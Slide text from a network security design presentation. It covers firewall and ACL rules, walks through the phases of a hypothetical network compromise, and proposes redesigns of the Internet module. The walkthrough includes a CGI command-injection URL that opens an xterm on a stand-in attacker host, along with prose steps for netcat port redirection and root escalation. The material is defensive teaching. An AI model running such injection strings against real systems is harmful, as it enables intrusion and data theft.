
Designing under siege

Design optimization


A robust security design



Typical Network Design Today




Access Router Access Control List (ACL)



Source	Destination	Protocol	Action
Outside	DMZ	SMTP	Permit
Outside	DMZ	HTTP	Permit
Outside	DMZ	DNS	Permit
Outside	DMZ	SSL	Permit
Outside	ANY	EST TCP/UDP Replies	Permit
Outside	ANY	ICMP Echo/ Reply	Permit

Firewall Rules



Dual firewall configuration

Inbound traffic limited to services on DMZ

Open internal network

Full outbound access allowed (no traditional FTP)

Source	Destination	Protocol	Action
Internal	Any	Any	Permit
Web Server	Back end Database	SQL	Permit
Public SMTP	Internal SMTP	SMTP	Permit
Any	Any	ICMP Echo-reply	Permit
DMZ	Internal	SSH	Permit

Agenda

Components of security threats

A typical security network design


Designing under siege

Design optimization

A robust security design



Anatomy of a Network Compromise



- Phase 1: Network Recon**
- Phase 2: “own” the system**
- Phase 3: Exploit trust**
- Phase 4: Reach for the gold**
- Phase 5: “own” the network**

Network Recon

Learn about the site

Discovery sequence

Ping sweep

Port scan

Whois, DNS, web pages

Discovery results


Address ranges

Hosts


Services

Servers (smtp, dns, http,...)

Outdated software like "bind"



“Own a System”



Compromise one host

Obvious target is Web

Vulnerability scan

Send attack sequence

```
www.victim.com/cgi-gin/whois_raw.cgi?
Ffqdn=%)A/usr/X11R6/bin/xterm%20-
display%20hacker.machine.com:0
```

Xterm displayed on hacker machine

OS version detected

Hacker FTPs buffer overflow

Buffer overflow allows root access

Attacker now owns the system

Exploit Trust

Recon phase 2

Explore log files

running processes

configuration files

utilize password tools


sniff

Results


Knows userid/passwords

Knows communications

Knows protocols used



Reach for the Gold



Access router blocks hacker access to back end database

Use netcat to setup port redirection on web server for port 25. Redirect to back end database port 22 (SSH)


Launch SSH from attack station on port 25 to web server

Results in interactive session with back end database

Root access due to cracked \userid/passwords

Credit card numbers retrieved

Own the Network



Take over vulnerable systems

**It's easy - no firewalls,
no encryption, no ACLs...**

**Do more pings, port scans,
sniffing, vulnerability scans**

Exploit

Send Trojan emails

Install code for DDoS

Agenda

Components of security threats

A typical security network design

Designing under siege

Design optimization


A robust security design



Threat Assistance

	Application Layer	Root Kits	DDoS source	DDoS victim	Password cracking	Port redirection
System Admin						
Intrusion Detection						
Trust Model						
Filtering						
VLANs						
Network audit						
Verify forwarding						

Changes in the Internet Module




Problems

Public services not protected

Internet links are vulnerable to DDoS

No effective visibility into host attacks



Solution - Firewall the access routers


Pro: No topology impact

Pro: session vs packet tracking

Pro: multiple perimeters

Con: impacts router performance

Change 2 in the Internet Module




Problems

Public services not protected

Internet links are vulnerable to DDoS

No effective visibility into host attacks




Solution - Third firewall interface

Pro: Doesn't impact routers

Con: increased load on firewall

Con: topology impact

Change 3 in the Internet Module

